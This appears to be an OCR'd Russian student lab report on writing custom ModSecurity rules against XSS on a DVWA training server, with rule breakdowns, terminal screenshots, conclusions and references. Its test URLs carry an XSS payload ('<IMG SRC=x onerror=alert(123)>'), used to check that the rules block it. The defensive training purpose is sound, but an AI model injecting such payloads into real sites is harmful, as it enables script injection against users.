
```
SecRule REQUEST_URI "@contains dvwa/vulnerabilities/xss_r" "chain,id:1000107,phase:
2,t:none,t:Utf8toUnicode,t:urlDecodeUni,t:lowercase,block,msg:'Input Validation Error for \'name\' parameter.',logdata:'%
{args.reqid}'"
SecRule ARGS:/name/ "!@rx ^\w+$"

SecRule
REQUEST_URI "@contains dvwa/vulnerabilities/xss_r" захват full request URL вместе с параметрами запроса но без доменного имени
@contains — ищем в запросе то что после этого слова

"chain,id:1000107,phase:2,t:none,t:Utf8toUnicode,t:urlDecodeUni,t:lowercase,block,msg:'Input Validation Error for \'item\'
parameter.',logdata:'%{args.reqid}'"
Chain — задать цепочку, следующее правило зависит от этого
Id — идентификатор
Phase — фаза, request body
T — transform
Msg — сообщение

SecRule ARGS:/name/ "!@rx ^\w+$"

ARGS:/name/ - отбираем аргумент по критерию «/name/»

@rx от слова regular expression

^w слова

$ - символы

https://regex101.com/ canary, 1canary, canary123, c@n@ry
```

Задание_4:

(*) В установленном пакете mod_security отключите все ранее используемые правила. Создайте необходимый набор кастомных правил, который будет защищать от атаки XSS уязвимые параметры на странице `http://192.168.56.104/dvwa/vulnerabilities/xss_s/`, уровень сложности Medium.



Отрезается слово скрипт



192.168.56.104/dvwa/vulnerabilities/xss_r/?name=123#

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

DVWA Security
PHP Info
About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello 123

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

192.168.56.104/dvwa/vulnerabilities/xss_r/?name=<IMG SRC=x onerror=alert(123)>

192.168.56.104/dvwa/vulnerabilities/xss_r/?name=123#

student@vulnweb: ~

File Edit View Search Terminal Help

```
root@vulnweb:/usr/share/modsecurity-crs/activated_rules# service apache2 restart
root@vulnweb:/usr/share/modsecurity-crs/activated_rules#
```

Настройки

192.168.56.104/dvwa/vulnerabilities/xss_r/?name=<IMG+SRC%3Dx+onerror%3Dalert(123)>#

idden


have permission to acces

4.10 (Debian) Server at


student@vulnweb: ~

File Edit View Search Terminal Help

```
root@vulnweb:/usr/share/modsecurity-crs/activated_rules# service apache2 restart
root@vulnweb:/usr/share/modsecurity-crs/activated_rules# ls
123.conf          README            vpatch_dwva.conf.bak  whitelist_vpatch_DZ.conf.bak
custom1.conf.bak  vpatch_dwva.conf  vpatch_xvwa.conf.bak
root@vulnweb:/usr/share/modsecurity-crs/activated_rules# rm vpatch_dwva.conf
root@vulnweb:/usr/share/modsecurity-crs/activated_rules# service apache2 restart
```



Спец символы блокируются



Выводы:

Web application firewall – довольно мощный механизм защиты с большим количеством возможностей,
однако его эффективное использование сильно зависит от:

- Грамотной настройки фильтрации.
- Логики работы приложения, чтобы фильтры не нарушили работу.
  Наиболее простым в развертывании является плагин mod_security, который можно установить как в Apache2, так и в Nginx. При этом даже базовый набор правил mod_security позволяет эффективно защититься от множества векторов атак XSS.
  Обязательно вначале проверять правила в режиме детектирования, а только потом их активировать.
  Правил много, если по каким-то причинам нужны дополнительные, то их можно скачать:
- С сайта проекта OWASP CRS.
- С сайта modsecurity: https://modsecurity.org/crs/.

Ссылки / дополнительные материалы:

https://www.nginx.com/blog/compiling-and-installing-modsecurity-for-open-source-nginx/ – сборка и установка Nginx из исходных кодов.
https://www.8host.com/blog/ustanovka-i-nastrojka-mod_security-na-apache-v-debian-i-ubuntu/
– настройка и тестирование mod_security.
https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-%28v2.x%29#OWASP_ModSecurity_Core_Rule_Set_CRS_Project – все про правила и их написание.
https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-%28v2.x%29#id – задание ID

для правил WAF.
https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-%28v2.x%29#actions
– действия для правил.
http://xlb.es/Regular%20Expressions%20(Appendix%20B%20from%20ModSecurity%202.5).pdf
– про регулярные выражения в mod_security.
https://samhobbs.co.uk/2016/03/getting-started-apache-modsecurity-debian-and-ubuntu
– как настроить режим блокирования по весу в mod_security.
https://samhobbs.co.uk/2015/09/example-whitelisting-rules-apache-modsecurity-and-owasp-core-rule-set
– составление списка разрешенных правил.
https://regex101.com/ – тестирование регулярных выражений.
https://www.htbridge.com/blog/patching-complex-web-vulnerabilities-using-modsecurity-waf.html –
виртуальный патчинг в mod_security.

https://www.modsecurity.org/CRS/Documentation/exceptions.html.
https://www.owasp.org/index.php/Web_Application_Firewall.
https://en.wikipedia.org/wiki/Application_firewall.
https://www.anti-malware.ru/reviews/web_application_firewall_market_overview_russia.
https://www.securitylab.ru/analytics/216322.php.
http://linux-notes.org/ustanovka-mod_security-dlya-apache-nginx-v-unix-linux/.
https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-%28v2.x%29#Introduction.
https://www.techrepublic.com/article/how-to-install-and-enable-modsecurity-with-nginx-on-ubuntu-server/.
https://habr.com/company/pentestit/blog/320938/.
https://www.ptsecurity.com/upload/corporate/ru-ru/products/af/PT-AF-Data-Sheet-rus.pdf.
https://ioboot.in/10-prichin-pochemu-vam-na-sajt-nuzhen-cloudflare/.
https://support.kemptechnologies.com/hc/en-us/articles/208109226-Whitelist-an-IP-using-WAF-ModSecurity-Whitelisting-IP-s.
http://xlb.es/Regular%20Expressions%20(Appendix%20B%20from%20ModSecurity%202.5).pdf.
https://www.htbridge.com/blog/patching-complex-web-vulnerabilities-using-modsecurity-waf.html.
https://samhobbs.co.uk/2016/03/getting-started-apache-modsecurity-debian-and-ubuntu.
https://www.owasp.org/index.php/Virtual_Patching_Cheat_Sheet#Value_of_Virtual_Patching.
https://serversitters.com/mod-security-whitelist-ip.html.
https://www.solvps.com/blog/mod_security-whitelist-ip-address-how-to-linux-cpanel/.
https://www.howtoforge.com/community/threads/collection-mod_security-whitelists.58062/.
https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-%28v2.x%29#chain.

> Вся информация в данной работе представлена исключительно в ознакомительных целях! Любое использование на практике без согласования тестирования подпадает под действие УК РФ.

- https://gb.ru

Выполнил: AndreiM